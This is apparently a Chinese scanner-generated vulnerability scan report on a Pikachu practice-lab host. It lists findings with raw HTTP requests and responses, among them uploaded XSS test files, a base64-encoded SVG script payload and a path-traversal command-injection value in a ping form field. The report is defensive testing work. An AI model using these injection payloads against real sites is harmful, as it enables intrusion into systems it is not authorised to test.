**XXX集团漏洞扫描分析报告**

|  |  |  |  |
| --- | --- | --- | --- |
| **版本编号** | V1.0 | **密级** | 商业保密 |
| **制作人** | DX-Tools | **日期** | 2023年03月07日 |

|  |  |  |  |
| --- | --- | --- | --- |
| **版本变更记录** | | | |
| **时间** | **版本** | **说明** | **修改人** |
| 2023年03月07日 | V1.0 | 由DX-Tools导出初版渗透测试报告 | DX-Tools |
|  |  |  |  |



**2023年03月07日**

|  |
| --- |
| 目录 |
| [一. 漏洞扫描介绍 1](#_Toc36126144)  [1.1 漏洞扫描的概念 1](#_Toc36126145)  [1.2 漏洞扫描的必要性 1](#_Toc36126146)  [1.3 漏洞扫描客户收益 1](#_Toc36126147)  [1.4 漏洞扫描的依据 2](#_Toc36126148)  [1.5 漏洞扫描的原则 3](#_Toc36126149)  [1.6 漏洞扫描的范围 4](#_Toc36126150)  [1.7 漏洞扫描的流程 4](#_Toc36126151)  [1.8 漏洞扫描风险控制 5](#_Toc36126152)  [二. 漏洞扫描工具介绍 7](#_Toc36126153)  [2.1 漏扫工具简介 7](#_Toc36126154)  [2.2 漏扫工具截图 7](#_Toc36126155)  [三. 测试目标说明 8](#_Toc36126156)  [3.1 测试对象 8](#_Toc36126157)  [3.2 时间 11](#_Toc36126158)  [3.3 参与测试人员 11](#_Toc36126159)  [3.4 测试环境 11](#_Toc36126160)  [四. 扫描过程 12](#_Toc36126161)  [4.1 漏洞介绍 12](#_Toc36126162)  [4.2 漏洞扫描结果简介 12](#_Toc36126163)  [4.3 漏洞分析 13](#_Toc36126164)  [4.3.1 高风险项 13](#_Toc36126165)  [4.3.2 中风险项 27](#_Toc36126166)  [4.3.3 低风险项 34](#_Toc36126167)  [五. 总结 40](#_Toc36126168)  [5.1 风险项统计 40](#_Toc36126169)  [5.2 风险扇形图 42](#_Toc36126170)  [六. 测试结论 43](#_Toc36126171)  [七. 感谢 44](#_Toc36126172) | |

1. 漏洞扫描介绍
   1. 漏洞扫描的概念

漏洞扫描技术是一类重要的网络安全技术。它和防火墙、入侵检测系统互相配合，能够有效提高网络的安全性。通过对网络的扫描，网络管理员能了解网络的安全设置和运行的应用服务，及时发现安全漏洞，客观评估网络风险等级。网络管理员能根据扫描的结果更正网络安全漏洞和系统中的错误设置，在黑客攻击前进行防范。如果说防火墙和网络监视系统是被动的防御手段，那么安全扫描就是一种主动的防范措施，能有效避免黑客攻击行为，做到防患于未然。

* 1. 漏洞扫描的必要性

漏洞扫描工作往往作为风险评估的一个重要环节，为风险评估提供重要的原始参考数据。

随着计算机技术、网络技术的飞速发展和普及应用，网络安全已日渐成为人们关注的焦点问题之一。近几年来，安全技术和安全产品已经有了长足的进步，部分技术与产品已日趋成熟。但是，单个安全技术或者安全产品的功能和性能都有其局限性，只能满足系统与网络特定的安全需求。因此，为了有效利用现有的安全技术和安全产品来保障系统与网络的安全，更加需要定期进行漏洞扫描。

配备漏洞扫描系统，网络管理人员可以定期的进行网络安全检测服务，安全检测可帮助客户最大可能的消除安全隐患，尽可能早地发现安全漏洞并进行修补，有效的利用已有系统，优化资源，提高网络的运行效率。

由于漏洞和安全隐患的形式多种多样，安装新软件和启动新服务都有可能使原来隐藏的漏洞暴露出来，因此进行这些操作之后应该重新扫描系统，才能使安全得到保障。

网络承担重要任务前应该多采取主动防止出现事故的安全措施，从技术上和管理上加强对网络安全和信息安全的重视，形成立体防护，由被动修补变成主动的防范，最终把出现事故的概率降到最低。配备网络漏洞扫描/网络评估系统可以让您很方便的进行安全性测试。

* 1. 漏洞扫描客户收益

对于客户而言，漏洞扫描可以带来以下收益：

* 明确安全隐患点

漏洞扫描是一个对网络系统中已知漏洞全面排查的过程，很多人工难以实现或者极其复杂的漏洞，都可以通过漏洞扫描来排查，让我门清除的了解漏洞的大致范围，以及网络系统的脆弱级别，以此明确整体系统中的安全隐患点。

* 提高安全意识

如上所述，任何的隐患在漏洞扫描服务中都可能造成“千里之堤溃于蚁穴”的效果，因此漏洞扫描服务可有效督促管理人员杜绝任何一处小的缺陷，从而降低整体风险。

* 提高安全技能

在测试人员与用户的交互过程中，可提升用户的技能。另外，通过专业的漏洞扫描报告，也能为用户提供当前流行安全问题的参考。

* 1. 漏洞扫描的依据

Potato漏洞扫描服务将参考下列国内、国际与漏洞扫描有关的标准结合Potato在漏洞扫描方面的规范和经验进行工作。

* 国内可参考的标准、指南或规范
* ISO/IEC 27001:2005信息技术-安全技术-信息系统规范与使用指南
* ISO/IEC 13335-1: 2004 信息技术-安全技术-信息技术安全管理指南
* ISO/IEC TR 15443-1: 2005 信息技术安全保障框架
* ISO/IEC PDTR 19791: 2004 信息技术 安全技术 运行系统安全评估
* GB/T 20984-2007信息安全技术 信息安全风险评估规范
* GB/T 19715.1-2005 信息技术-信息技术安全管理指南
* GB/T 19716-2005 信息技术-信息安全管理实用规则
* GB/T 18336-2001 信息技术-安全技术-信息技术安全性评估准则
* GB/T17859-1999 计算机信息系统安全保护等级划分准则
* GB/T 20984-2007信息安全技术 信息安全风险评估规范
* GB/T 20988-2007信息系统灾难恢复规范
* GB/Z 20986-2007信息安全事件分类分级指南
* Potato渗透测试最佳实践
* Potato安全服务工作规范、渗透测试实施规范
* ……
* 国际可参考的标准、指南或规范
* 信息系统审计标准（ISACA）G3 利用计算机辅助审计技术
* 信息系统审计标准（ISACA）G7 应有的职业谨慎
* 信息系统审计标准（ISACA）G9 不正当行为的审计考虑
* 信息系统审计标准（ISACA）G18 信息系统管理
* 信息系统审计标准（ISACA）G19 不正当及非法行为
* 信息系统审计标准（ISACA）G33 对网络使用的总体考虑
* CESG (CHECK) IT Health Check方法
* OWASP OWASP\_Testing\_Guide\_v3
* OWASP OWASP\_Development\_Guide\_2005
* OWASP OWASP\_Top\_10\_2010\_Chinese\_V1.0
* OSSTMM OSSTMM\_Web\_App\_Alpha
* Web应用安全委员会（WASC）WASC Threat Classification v2
* ……
  1. 漏洞扫描的原则

Potato在提供漏洞扫描服务中，将遵循下列原则。

* 保密性原则

保密性原则是漏洞扫描服务中最重要的原则，它是鼓励客户实施漏洞扫描服务的心理基础，同时也是对客户隐私权的最大尊重。漏洞扫描的保密范围，包括实施过程的保密性和输出成果的保密性。对服务过程中获知的任何客户系统信息均属秘密信息，不得泄露给第三方单位或个人，不得利用这些信息进行任何侵害客户的行为；对服务的报告提交不得扩散给未经授权的第三方单位或个人。

* 标准性原则

Potato漏洞扫描服务将在国家法律、法规允许的范围内进行，特别是遵照并履行《中华人民共和国人民警察法》第六条第十二款、《全国人大常委会关于维护互联网安全的决定》、《刑法》第二百八十五条、第二百八十六条等相关规定等。

遵守国内、国际与漏洞扫描有关的标准进行工作。同时在道德方面，也会严格遵守业界普遍认同的《计算机道德10个戒律》、《信息安全职业道德规范》、以及《网络道德的基本原则》。

* 规范性原则

Potato漏洞扫描服务将按照Potato安全服务工作规范、Potato漏洞扫描实施规范进行严格落实。实施必须由专业的安全服务人员依照规范的操作流程进行，对操作过程和结果要有相应的记录，提供完整的服务报告。

* 可控性原则

可控性原则就是漏洞扫描服务中对被测试系统造成的可能的各种影响要能够控制得住，既要全面测试，又不能影响生产，服务的工具、方法和过程要在双方认可的范围之内，服务的过程中，避免出现被测试系统运行不稳定，影响生产运行的情况。

* 整体性原则

整体性原则是系统思维方法的一条基本原则。整体原则认为，世界上任何一个有机整体系统，不但内部各组成要素之间是相互联系的，而且系统与外部环境之间也是有机联系的。我们在处理与解决问题时，应当从整体出发，从分析整体内部各组成部分的关系以及整体与外部环境之间的关系入手，去揭示与掌握其整体性质。在原则指导下的漏洞扫描服务，强调以综合为基础，在综合的控制与指导下，分析发现的安全问题，对分析结果进行恰当的综合。

* 最小影响原则

漏洞扫描服务工作应尽可能小的影响被测试系统和网络的正常运行，不能对现有系统、网络的运行和业务的正常运行产生显著影响。

* 1. 漏洞扫描的范围

从整体看，一个系统主要有四个主要部分组成，包括：Web应用程序、数据库、中间件和操作系统，五个次要部分，包括：安全设备、同网段服务器环境、机房物理环境、人员管理、管理制度。Potato漏洞扫描服务的范围主要包括了WEB应用程序、数据库、中间件、操作系统。

**WEB程序包括：**ASP、PHP、JSP、.NET、Perl、Python、Shell等语言编写的WEB程序。

**数据库：**Oracle、MySQL、MSSQL、Sybase、DB2、Informix等主流数据库。

**中间件：**Apache、IIS、Tomcat、Weblogic等主流WEB服务器，FTP、DNS等主流应用服务器。

**操作系统包括：**Windows、发行版Linux、AIX、Solaris、FreeBSD等主流系统。

* 1. 漏洞扫描的流程

Potato漏洞扫描服务主要分为四个阶段，包括测试前期准备阶段、测试阶段实施、复测阶段实施以及成果汇报阶段。

1. **前期准备阶段**

在实施漏洞扫描工作前，技术人员会和客户对漏洞扫描服务相关的技术细节进行详细沟通。由此确认漏洞扫描的方案，方案内容主要包括确认的漏洞扫描范围、最终对象、测试方式、测试要求的时间等内容。同时，客户签署漏洞扫描授权书。

1. **测试阶段实施**

在测试实施过程中，Potato测试人员在晚上或者非业务繁忙截断，使用自动化的漏洞扫描工具，完成资产识别和漏洞扫描等工作。然后由人工的方式对安全扫描的结果进行人工的确认和分析。结合自动化测试和人工测试两方的结果，测试人员需整理漏洞扫描服务的输出结果并编制漏洞扫描报告，最终提交客户和对报告内容进行沟通。

1. **成果汇报阶段**

根据一次自动化的漏洞扫描测试和人工确认分析，在于客户进一步沟通完成之后，整理漏洞扫描服务输出成果，最后汇报项目领导。

* 1. 漏洞扫描风险控制

为保障客户系统在漏洞扫描过程中稳定、安全的运转，我们将提供以下多种方式来进行风险规避。

* 时间控制

从时间安排上，测试人员将将尽量避免在数据高峰时进行测试，以此来减小测试工作对被测试系统带来的压力。另外，测试人员在每次测试前也将通过电话、邮件等方式告知相关人员，以防止测试过程中出现意外情况。

* 工具使用

在使用工具测试的过程中，测试人员会通过设置线程、插件数量等参数来减少其对系统的压力，同时还会去除任何可能对目标系统带来危害的插件，如：远程溢出攻击类插件、拒绝服务攻击类插件等等。

* 技术手段

Potato的漏洞扫描人员都具有丰富的经验和技能，在每一步测试前都会预估可能带来的后果，对于可能产生影响的测试（如：溢出攻击）将被记录并跳过，并在随后与客户协商决定是否进行测试及测试方法。

* 监控措施

针对每一系统进行测试前，测试人员都会告知被测试系统管理员，并且在测试过程中会随时关注目标系统的负荷等信息，一旦出现任何异常，将会停止测试。

* 对象选择

为更大程度的避免风险的产生，漏洞扫描还经常选择对备份系统进行测试。因为备份系统与在线系统所安装的应用和承载的数据差异较小，而其稳定性要求又比在线系统低，因此，选择对备份系统进行测试也是规避风险的一种常见方式。

* 操作记录

测试人员会在测试过程中形成操作记录文档，以便出现意外后进行追溯。

* 沟通配合

测试过程中，确定测试人员和客户方配合人员的联系方式，便于及时沟通并解决工程中的难点。

1. 漏洞扫描工具介绍
   1. 漏扫工具简介

DX漏洞扫描系统严格按照计算机信息系统安全的国家标准、相关行业标准设计、编写、制造。

* 1. 漏扫工具截图

DX漏洞扫描系统可以对单个目标或者多个目标同时进行扫描，同时可以选择web扫描或者是主机扫描，支持自动生成报告和报告的导出。如图2.2.1：

图2.2.1

1. 测试目标说明
   1. 测试对象

|  |  |  |  |
| --- | --- | --- | --- |
| 单位名称 | 涉及系统 | 系统IP | 资产数目 |
| XXX集团 | http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php | 192.168.0.177 | 1 |
| http://192.168.0.177/pikachu-master/vul/unsafeupload/clientcheck.php | 192.168.0.177 | 1 |
| http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php | 192.168.0.177 | 1 |
| 统计 | | |  |

* 1. 时间

|  |  |  |  |
| --- | --- | --- | --- |
| **测试工作的时间段** | | | |
| **起始时间** | 2023-02-03 08:59:47 | **结束时间** | 2023-02-03 09:11:03 |

本份测试报告分析的各种安全风险，仅限定于在上述时间段内测试反馈信息的整理，不包括非上述时间段内的因系统调整、维护更新后出现的其他变化情况。

* 1. 参与测试人员

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **参测人员名单** | | | | | |
| **姓名** |  | **所属部门** | Potato漏扫小组 | **联系方式** |  |
| **姓名** |  | **所属部门** | Potato漏扫小组 | **联系方式** |  |

测试人员名单

* 1. 测试环境

本次漏洞扫描过程中，Potato测试小组使用以下IP地址开展的分析工作，在此通知XXX集团相关人员在对受测试的目标站点服务器、相应的网络入侵检测系统进行安全监控和日志分析时，排除以下IP地址产生的任何违规信息，以保证分析结果的准确有效。

|  |  |  |  |
| --- | --- | --- | --- |
| **IP地址** | **IP地址** | **IP地址** | **IP地址** |
| —— | —— | —— | —— |

1. 扫描过程
   1. 漏洞介绍

所谓漏洞就是指程序设计方面在安全性上存在缺失，留下了隐患，而网络黑客可以从这些漏洞对远程计算机进行攻击，窃取数据，破坏远程用户电脑等等，危害很大。尤其是机密被窃，损失不可估计，就是个人用户也非常危险，个人账号密码被入侵后可能会被窃取。

* 1. 漏洞扫描结果简介

系统安全漏洞是在系统具体实现和具体使用中产生的错误，但并不是系统中存在的错误都是安全漏洞。只有能威胁到系统安全的错误才是漏洞。许多错误在通常情况下并不会对系统安全造成危害，只有被人在某些条件下故意使用时才会影响系统安全。

　　漏洞虽然可能最初就存在于系统当中，但一个漏洞并不是自己出现的，必须要有人发现。在实际使用中，用户会发现系统中存在错误，而入侵者会有意利用其中的某些错误并使其成为威胁系统安全的工具，这时人们会认识到这个错误是一个系统安全漏洞。系统供应商会尽快发布针对这个漏洞的补丁程序，纠正这个错误。这就是系统安全漏洞从被发现到被纠正的一般过程。

　　系统攻击者往往是安全漏洞的发现者和使用者，要对于一个系统进行攻击，如果不能发现和使用系统中存在的安全漏洞是不可能成功的。对于安全级别较高的系统尤其如此。

系统安全漏洞与系统攻击活动之间有紧密的关系。因而不该脱离系统攻击活动来谈论安全漏洞问题。了解常见的系统攻击方法，对于有针对性的理解系统漏洞问题，以及找到相应的补救方法是十分必要的。

**通过漏洞扫描软件扫描出的漏洞如下**：

**红色上箭头**代表高级风险安全漏洞

**橙色横线**代表中级风险安全漏洞

**蓝色下箭头**代表低级风险安全漏洞

|  |  |  |
| --- | --- | --- |
| 风险名称 | 风险标签 | 风险数量 |
| 不受限制的文件上传 | abuse\_of\_functionality, arbitrary\_file\_creation, unauthenticated\_file\_upload, CWE-434 | 2 |
| 文件上传 XSS | abuse\_of\_functionality, arbitrary\_file\_creation, unauthenticated\_file\_upload, xss, CWE-79 | 1 |
| 文件上传 XSS (Java applet) | abuse\_of\_functionality, arbitrary\_file\_creation, unauthenticated\_file\_upload, CWE-79 | 2 |
| Cmd 劫持漏洞 | code\_execution, CWE-94 | 1 |
| PHP 代码注入 | code\_execution, CWE-94 | 1 |
| 代码执行 | code\_execution, acumonitor, CWE-94 | 1 |
| 跨站脚本 | xss, CWE-79 | 1 |
| 使用 GET 方法提交的密码字段 | information\_disclosure, CWE-200 | 1 |
| 未加密的连接 | weak\_crypto, CWE-319 | 3 |
| 用户凭据已作为明文发送 | sensitive\_data\_not\_over\_ssl, CWE-523 | 1 |
| 应用程序错误消息 | information\_disclosure, error\_handling, CWE-209 | 1 |
| Cookie 具有缺失、不一致或矛盾属性 | configuration, CWE-284 | 2 |
| Cookie 未设置 HttpOnly 标记 | configuration, CWE-1004 | 2 |
| TRACE 方法已启用 | configuration, CWE-489 | 3 |
| 点击劫持：X-Frame-Options 报头缺失 | abuse\_of\_functionality, CWE-1021 | 3 |
| PHP 版本泄露 |  | 3 |
| 无 HTTP 重定向 | CWE-16 | 3 |
| 未实施内容安全策略 (CSP) | configuration, CWE-1021 | 3 |
| 文件上传 | configuration, CWE-16 | 1 |
| 可能出现服务器路径披露 (Windows) | information\_disclosure, CWE-200 | 1 |

* 1. 漏洞分析

在本章节，对于高风险项将进行主要分析，一一列出高风险项的漏洞详情以及修复方案，和相关漏洞所涉及的系统；对于中低风险项进行简要分析，列出漏洞详情及修复方案。

经过统计后高中低风险项主要分布如下。

* + 1. 高风险项
       1. 不受限制的文件上传

|  |  |
| --- | --- |
| 风险名称 | 不受限制的文件上传 |
| 风险级别 | **高** |
| 风险描述 | 此脚本可能容易受到无限制文件上传的攻击。多个 Web 应用程序允许用户上传文件（如图片、图像、声音等）。如果处理不当，上传的文件可能会带来很大的风险。远程攻击者可能发送带有特制文件名或 mime 类型的 multipart/form-data POST 请求并执行任意代码。Acunetix 能够上传包含可执行代码的文件并执行此代码。查看<strong>攻击详细信息</strong>以了解有关此攻击的更多信息。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/uploads/AcuTest9378.htm HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 44  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 01:00:38 GMT  Etag: W/"2c-5f3c135aa6226"  Last-Modified: Fri, 03 Feb 2023 01:00:38 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    <script>alert('acunetix xss test');</script> |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. 不受限制的文件上传

|  |  |
| --- | --- |
| 风险名称 | 不受限制的文件上传 |
| 风险级别 | **高** |
| 风险描述 | 此脚本可能容易受到无限制文件上传的攻击。多个 Web 应用程序允许用户上传文件（如图片、图像、声音等）。如果处理不当，上传的文件可能会带来很大的风险。远程攻击者可能发送带有特制文件名或 mime 类型的 multipart/form-data POST 请求并执行任意代码。Acunetix 能够上传包含可执行代码的文件并执行此代码。查看<strong>攻击详细信息</strong>以了解有关此攻击的更多信息。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/uploads/AcuTest5708.htm HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 44  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 01:00:47 GMT  Etag: W/"2c-5f3c136323c94"  Last-Modified: Fri, 03 Feb 2023 01:00:47 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    <script>alert('acunetix xss test');</script> |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. 文件上传 XSS

|  |  |
| --- | --- |
| 风险名称 | 文件上传 XSS |
| 风险级别 | **高** |
| 风险描述 | 此脚本可能容易受到 XSS（跨站脚本）的攻击。此 Web 应用程序允许文件上传，Acunetix 能够上传包含 HTML 内容的文件。当允许 HTML 文件时，XSS 有效负载可能被注入上传的文件中。查看<strong>攻击详细信息</strong>以了解有关此攻击的更多信息。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/uploads/AcuTest7511.svg HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 585  Accept-Ranges: bytes  Content-Type: image/svg+xml  Date: Fri, 03 Feb 2023 01:00:38 GMT  Etag: W/"249-5f3c1359c074f"  Last-Modified: Fri, 03 Feb 2023 01:00:37 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    <svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">  <use xlink:href="data:application/xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIj4NCjxkZWZzPg0KPGNpcmNsZSBpZD0idGVzdCIgcj0iNTAiIGN4PSIxMDAiIGN5PSIxMDAiIHN0eWxlPSJmaWxsOiAjRjAwIj4NCjxzZXQgYXR0cmlidXRlTmFtZT0iZmlsbCIgYXR0cmlidXRlVHlwZT0iQ1NTIiBvbmJlZ2luPSdhbGVydCgxKScgb25lbmQ9J2FsZXJ0KDIpJyB0bz0iIzAwRiIgYmVnaW49IjFzIiBkdXI9IjVzIiAvPg0KPC9jaXJjbGU+DQo8L2RlZnM+DQo8dXNlIHhsaW5rOmhyZWY9IiN0ZXN0Ii8+DQo8L3N2Zz4g#test"/>  </svg> |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. 文件上传 XSS (Java applet)

|  |  |
| --- | --- |
| 风险名称 | 文件上传 XSS (Java applet) |
| 风险级别 | **高** |
| 风险描述 | 此 Web 应用程序支持文件上传，Acunetix 能够上传 Java Applet (.class/.jar) 文件。如果 Web 浏览器从受信任的站点加载 Java Applet，则浏览器不会提供安全警告。如果攻击者可以上传包含 Applet 的 CLASS/JAR 文件，则即使嵌入该 applet 的网页位于其他站点上，该文件也会被执行。攻击者可以使用文件上传函数，使用活动内容来造成 XSS 攻击。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/uploads/Applet715.class HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 418  Accept-Ranges: bytes  Content-Type: application/java-vm  Date: Fri, 03 Feb 2023 01:00:36 GMT  Etag: "1a2-5f3c1357bddb8"  Last-Modified: Fri, 03 Feb 2023 01:00:35 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    -    (Ljava/awt/Graphics;)V ConstantValue ExceptionsLineNumberTable SourceFileLocalVariablesCode drawStringjava/awt/Graphicsjava/applet/AppletHelloWorld.javainit  Hello world!(Ljava/lang/String;II)Vpaint HelloWorld()V '+2  \* |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. 文件上传 XSS (Java applet)

|  |  |
| --- | --- |
| 风险名称 | 文件上传 XSS (Java applet) |
| 风险级别 | **高** |
| 风险描述 | 此 Web 应用程序支持文件上传，Acunetix 能够上传 Java Applet (.class/.jar) 文件。如果 Web 浏览器从受信任的站点加载 Java Applet，则浏览器不会提供安全警告。如果攻击者可以上传包含 Applet 的 CLASS/JAR 文件，则即使嵌入该 applet 的网页位于其他站点上，该文件也会被执行。攻击者可以使用文件上传函数，使用活动内容来造成 XSS 攻击。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/uploads/Applet8516.class HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 418  Accept-Ranges: bytes  Content-Type: application/java-vm  Date: Fri, 03 Feb 2023 01:00:46 GMT  Etag: W/"1a2-5f3c1362fe4eb"  Last-Modified: Fri, 03 Feb 2023 01:00:46 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    -    (Ljava/awt/Graphics;)V ConstantValue ExceptionsLineNumberTable SourceFileLocalVariablesCode drawStringjava/awt/Graphicsjava/applet/AppletHelloWorld.javainit  Hello world!(Ljava/lang/String;II)Vpaint HelloWorld()V '+2  \* |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. Cmd 劫持漏洞

|  |  |
| --- | --- |
| 风险名称 | Cmd 劫持漏洞 |
| 风险级别 | **高** |
| 风险描述 | 此脚本可能容易受到 Cmd 劫持攻击。br/br/ Cmd 劫持是 cmd.exe 中的命令/参数混淆，让攻击者能够启动任意 Windows 系统可执行文件。当攻击者使用路径遍历序列劫持应执行的原始命令时，会出现此问题。其仅影响 Windows 系统。br/br/ 例如，以下命令：precmd.exe /c quot;ping 127.0.0.1/../../../../../../../../../../windows/system32/calc.exequot;/pre 将启动 strongcalc.exe/strong 而非 ping.exe。 |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 86  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    ipaddress=/../../../../../../../../../../../windows/system32/BITSADMIN.exesubmit=ping |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:00:33 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 45963    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 